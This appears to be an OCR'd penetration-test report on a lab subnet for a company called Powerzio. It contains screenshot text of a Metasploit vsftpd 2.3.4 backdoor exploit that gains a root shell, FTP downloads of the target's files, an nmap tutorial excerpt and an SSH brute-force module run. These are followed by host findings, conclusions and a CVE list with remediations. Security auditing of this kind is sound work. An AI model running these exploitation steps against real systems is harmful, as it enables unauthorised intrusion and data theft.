
  These files reveal some covid-related trivial files, a markdown cheatsheet and a detailed technical description of the HTTP 1.1 protocol (we are to assume that fern11 is a noobie programmer). There is also some documentation belonging to an outdated cryptographic software GnuPG, and a .csv file containing signatures, very possibly related to GnuPG.


  Regarding the threat profile and the landscape of cybersec for companies like Powerzio, global APT groups would likely sit on this .53 machine for longer in order to try to understand the true meaning of the signatures file, giving them even more access and understanding of the internal Powerzio systems, instead of quickly deploying ransomware on a machine that doesn’t have bulk data.

  Regarding our OpSec, we would normally erase log files like “.bash_history” in this machine, but for this instance we will leave it to validate “flags” being captured.


Applications
Places
Terminal
May 29 23:09
jari@kali: ~
jari@kali: ~
jari@kali: ~
jari@kali: ~
-- ----
0 Automatic
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 10.10.10.53
RHOSTS => 10.10.10.53
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 10.10.10.53:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.10.10.53:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 10.10.10.53:21 - The port used by the backdoor bind listener is already open
[+] 10.10.10.53:21 - UID: uid=0(root) gid=0(root) groups=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.10.0.13:37635 -> 10.10.10.53:6200) at 2022-05-29 23:08:47 +0200
ls
bin
boot
dev
etc
home
lib
lib64
media
mnt
opt
proc
root
run
run.sh
sbin
srv
sys
tmp
usr
var
vsftpd


Applications
Places
Terminal
May 21 15:16
jari@kali: ~
jari@kali: ~
jari@kali: ~
jari@kali: ~
-rw-rw-r-- 1 1000 1000 1939002 May 08 18:28 markdown-cheatsheet-online.pdf
-rw-rw-r-- 1 1000 1000 718425 May 08 18:28 rfc2616.pdf
226 Directory send OK.
ftp> mget Attachment-A-UK-Passenger-disclosure-and-attestation_CLEAN.pdf GnuPG-FAQ.old.txt SIGNATURES.csv markdown-cheatsheet-online.pdf rfc2616.pdf
mget Attachment-A-UK-Passenger-disclosure-and-attestation_CLEAN.pdf [anpqy?]? y
229 Entering Extended Passive Mode (|||12431|).
150 Opening BINARY mode data connection for Attachment-A-UK-Passenger-disclosure-and-attestation_CLEAN.pdf (48773 bytes).
100% |*****| 48773 453.12 KiB/s 00:00 ETA
226 Transfer complete.
48773 bytes received in 00:00 (311.95 KiB/s)
mget GnuPG-FAQ.old.txt [anpqy?]? y
229 Entering Extended Passive Mode (|||59378|).
150 Opening BINARY mode data connection for GnuPG-FAQ.old.txt (66305 bytes).
100% |*****| 66305 524.21 KiB/s 00:00 ETA
226 Transfer complete.
66305 bytes received in 00:00 (359.13 KiB/s)
mget SIGNATURES.csv [anpqy?]? y
229 Entering Extended Passive Mode (|||55390|).
150 Opening BINARY mode data connection for SIGNATURES.csv (21044 bytes).
100% |*****| 21044 325.45 KiB/s 00:00 ETA
226 Transfer complete.
21044 bytes received in 00:00 (177.63 KiB/s)
mget markdown-cheatsheet-online.pdf [anpqy?]? y
229 Entering Extended Passive Mode (|||49276|).
150 Opening BINARY mode data connection for markdown-cheatsheet-online.pdf (1939002 bytes).
100% |*****| 1893 KiB 1.96 MiB/s 00:00 ETA
226 Transfer complete.
1939002 bytes received in 00:00 (1.86 MiB/s)
mget rfc2616.pdf [anpqy?]? y
229 Entering Extended Passive Mode (|||53492|).
150 Opening BINARY mode data connection for rfc2616.pdf (718425 bytes).
100% |*****| 701 KiB 1.59 MiB/s 00:00 ETA
226 Transfer complete.
718425 bytes received in 00:00 (1.42 MiB/s)
ftp> bye
221 Goodbye.
(jari@kali)-[~]
$ clear
Startpage Search results
CellStream - Deeper Scannin
https://www.cellstream.com/refere
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
nmap --iflist
This will show interfaces, their addresses, the type of interface, status, MTU, and MAC. You will also get a report of any routes available. So nice.
Moving on. In my case I have a system at the following IP: 10.0.2.15.
Let's do a normal scan first:
awalding@ubuntuserver1:~$ nmap 10.0.2.15
Starting Nmap 6.40 (http://nmap.org) at 2014-07-20 23:42 CDT
Nmap scan report for 10.0.2.15
Host is up (0.00026s latency).
Not shown: 997 closed ports
PORT STATE SERVICE
22/tcp open ssh
139/tcp open netbios-ssn
445/tcp open microsoft-ds
Nmap done: 1 IP address (1 host up) scanned in 0.18 seconds
awalding@ubuntuserver1:~$
Now let's do an AGGRESSIVE scan!! This is done with the '-A' command:
awalding@ubuntuserver1:~$ nmap -A 10.0.2.15
Starting Nmap 6.40 (http://nmap.org) at 2014-07-20 23:43 CDT
Nmap scan report for 10.0.2.15
Host is up (0.00027s latency).
Not shown: 997 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh (protocol 2.0)
| ssh-hostkey: 1024 68:51:a8:3b:ae:0b:8c:c8:4b:ef:22:1c:f0:33:cf:8d (DSA)
| 2048 1f:27:3a:f9:bf:a9:8b:0c:34:d9:53:4f:1f:67:7c:0f (RSA)
| 256 c7:4a:2d:1b:54:87:41:94:1b:d6:9b:16:f8:4f:14:5c (ECDSA)
139/tcp open netbios-ssn Samba smbd 3.X (workgroup: UBUNTUSERVER1)
445/tcp open netbios-ssn Samba smbd 3.X (workgroup: UBUNTUSERVER1)
1 service unrecognized despite returning data. If you know the service/version, please
submit the following fingerprint at http://www.insecure.org/cgi-bin/servicefp-submit.
cgi :
SF-Port22-TCP:V=6.40%I=7%D=7/20%Time=53CC9ABB%P=x86_64-pc-linux-gnu%r(NULL
SF:,29,"SSH-2\.0-OpenSSH_6\.6\.1p1\x20Ubuntu-2ubuntu2\r\n");
Host script results:
| nbstat: NetBIOS name: UBUNTUSERVER1, NetBIOS user: <unknown>, NetBIOS MAC: <unknown>






With everything ready to go, we run the module. When a valid credential pair is found, we are presented with a shell on the remote machine.

```
msf auxiliary(ssh_login) > run

[*] 192.168.1.154:22 - SSH - Starting buteforce
[*] Command shell session 1 opened (?? -> ??) at 2010-09-09 17:25:
[+] 192.168.1.154:22 - SSH - Success: 'msfadmin':'msfadmin' 'uid=1
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ssh_login) > sessions -i 1
[*] Starting interaction with 1...

id
```

- **10.10.10.55** -> Another node.js instance running on 80/tcp, the same tactics from 10.10.10.48 were deployed, with no real result. Although the CORS policies seem badly configured, there is nothing worth exploiting here. Supplementary services binded to 782/udp and 1484/udp are present.



- **10.10.10.84** -> The OpenSSH service running in this machine is a version with a medium security risk exploit, same as 10.10.10.9 which can be exploited through the same script. It appears that bo2k has claimed another victim on this pc, 54321/udp.
- **10.10.10.222** -> This specific Apache (httpd 2.4.38) server is hosting a Wordpress(5.2.4) website, Powerzio's blog where some pandemic-related articles can be found, posted by "fraser".
  Multiple Apache httpd 2.4.38 vulnerabilities seem plausible of being exploited, such as CVE-2019-10097 and CVE-2019-0215, but no public-tested code could be leveraged. This version of wordpress has some public XSS exploits which do not have any real importance.

- **10.10.10.223** -> At first sight, the mysql service (5.5.5-10 MariaDB) is sharing too much information with the ‘public’, such as announcing which plugin is used for authentication (makes it easier on an attacker), and the salt of existing hashed passwords, but we can’t gain a foothold with just this information.

III. Conclusions

To summarize, the ~15 machines in the subnet analyzed during this security audit seem to have a shaky security posture in general. Regarding all the running services, there are multiple severely outdated and exploitable services, daemons and libraries in use (such as Samba smbd, vsftpd, old openssh servers).

This was a main focus of all our breach attempts when trying to establish a foothold, since there is much open-source knowledge on exploiting these “ancient” libraries. OSInt was a big part of the entire process, and not just for identifying all the running services with their custom ports. There are also multiple markers that many machines on the network are already infected with the BackOrifice (bo2k) trojan, which needs to be purged from every machine.

All of these outdated libraries should be updated to their latest versions, since all the vulnerabilities mentioned above and listed below as well, have been fixed or patched.

Regarding our findings, there were also strong points in the security posture, such as correctly closed-off ports not being available to the WAN (eg. ElasticSearch 9200/udp and many more auxiliary services detailed in the Reconnaissance chapter).

A small tweak which would bring a heightened security state would be to turn or clone the 10.10.10.53 machine into a high-interaction or hybrid honeypot, since the security is lacking enough to attract attackers without being too obvious.

By making it as a docker image or a VM to be deployed with scripts, this can ease the entire honeypot deployment. Decoy data can fill the most ‘popular’ folders. Any gained credentials would not actually be valid in any other machine, but by being able to gain them, it gives complexity and realism to this honeypot.

Vulnerability Listing

Vulnerability Name	CVE-2016-6210
Severity	Medium
Description	sshd in OpenSSH before 7.3, when SHA256 or SHA512 are used for user password hashing, uses BLOWFISH hashing on a static password when the username does not exist, which allows remote attackers to enumerate users by leveraging the timing difference between responses when a large password is provided.
Exploitation	Detailed Here
Remediation	Upgrade to OpenSSH 8.X

Vulnerability Name	CVE-2017-14492
Severity	Critical
Description	Heap-based buffer overflow in dnsmasq before 2.78 allows remote attackers to cause a denial of service (crash) or execute arbitrary code via a crafted IPv6 router advertisement request.
Exploitation	Detailed Here
Remediation	Upgrade to versions >=2.78, in regards to your distro

Vulnerability Name	CVE-2017-7494
Severity	Critical
Description	Samba since version 3.5.0 and before 4.6.4, 4.5.10 and 4.4.14 is vulnerable to remote code execution vulnerability, allowing a malicious client to upload a shared library to a writable share, and then cause the server to load and execute it.
Exploitation	Detailed Here, Here and Here
Remediation	Upgrade to versions >= 4.6.4

Vulnerability Name	CVE-2011-2523
Severity	Critical
Description	vsftpd 2.3.4 downloaded between 2011-06-30 and 2011-07-03 contains a backdoor which opens a shell on port 6200/tcp.
Exploitation	Detailed Here
Remediation	Install update versions published after 2011-07-03

Vulnerability Name	CVE-2019-10097
Severity	High
Description	In Apache HTTP Server 2.4.32-2.4.39, when mod_remoteip was configured to use a trusted intermediary proxy server using the "PROXY" protocol, a specially crafted PROXY header could trigger a stack buffer overflow or NULL pointer deference. This vulnerability could only be triggered by a trusted proxy and not by untrusted HTTP clients.
Exploitation	No public source available
Remediation	Upgrading >2.4.39 eliminates this vulnerability.

Vulnerability Name	CVE-2019-0215
Severity	High
Description	In Apache HTTP Server 2.4 releases 2.4.37 and 2.4.38, a bug in mod_ssl when using per-location client certificate verification with TLSv1.3 allowed a client to bypass configured access control restrictions.
Exploitation	No public source available.
Remediation	No information about possible countermeasures, suggested to replace with an alternate product.